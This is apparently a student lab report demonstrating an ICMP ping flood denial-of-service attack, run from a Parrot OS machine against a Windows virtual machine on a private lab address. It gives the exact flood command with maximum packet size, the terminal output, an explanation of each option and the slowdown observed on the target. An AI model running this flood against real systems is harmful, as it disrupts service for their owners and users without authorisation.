



ICMP Flood (Ping Flood) Attack



Description of the Attack

This practical demonstrates an ICMP Flood (Ping Flood) Denial of Service attack. The attacker sends continuous ICMP Echo Request packets with a maximum packet size to the target system. This overwhelms the target's network bandwidth and CPU, leading to performance degradation or temporary unavailability.



Ethical Disclaimer

This experiment was conducted **only in a controlled virtual lab environment** using private IP addresses for educational purposes.



Type of Attack Performed

- **Attack Name:** ICMP Flood / Ping Flood
 - **Category:** Denial of Service (DoS)
 - **Protocol Used:** ICMP
 - **OSI Layer:** Network Layer (Layer 3)
-



Step-by-Step Procedure (Continuation for Report)

Step 1: Start the Windows Target

- Power on the **Windows machine**
 - Open **Task Manager**
 - Go to **Performance** → **CPU, Memory, Network**
-


Step 2: Start the Attacker Machine

- Power on **Parrot Security OS**
- Open **Terminal**

Step 3: Execute ICMP Flood Command

Run:

```
sudo ping -f -s 65507 10.0.2.13
```

A terminal window with a black background and green text. The prompt is [user@parrot]~. The command \$sudo ping -f -s 65507 10.0.2.13 is entered. The prompt changes to [sudo] password for user:. The command is executed, showing PING 10.0.2.13 (10.0.2.13) 65507(65535) bytes of data. followed by a series of dots and an arrow indicating ongoing pings. Then, it shows --- 10.0.2.13 ping statistics --- followed by statistics: 37913 packets transmitted, 37912 received, 0.00263762% packet loss, time 46795ms, rtt min/avg/max/mdev = 0.357/1.125/23.192/1.486 ms, pipe 3, ipg/ewma 1.234/0.939 ms.


```
[user@parrot]~  
$sudo ping -f -s 65507 10.0.2.13  
[sudo] password for user:  
PING 10.0.2.13 (10.0.2.13) 65507(65535) bytes of data.  
...^  
--- 10.0.2.13 ping statistics ---  
37913 packets transmitted, 37912 received, 0.00263762% packet loss, time 46795ms  
rtt min/avg/max/mdev = 0.357/1.125/23.192/1.486 ms, pipe 3, ipg/ewma 1.234/0.939  
ms
```

Option	Meaning
sudo	Required to send packets at high speed
ping	ICMP echo request utility
-f	Flood mode (sends packets as fast as possible)
-s 65507	Sets packet size to maximum allowed ICMP payload
10.0.2.13	Target Windows IP address

➡ This combination makes the attack **more powerful**.

Step 4: Observe the Target System

- Network usage spikes rapidly
- CPU usage increases
- System becomes slow or unresponsive
- Packet drops may be observed



Result

The ICMP Flood attack was **successfully executed**, demonstrating how continuous large-sized ICMP packets can **exhaust network and system resources** of the target machine.

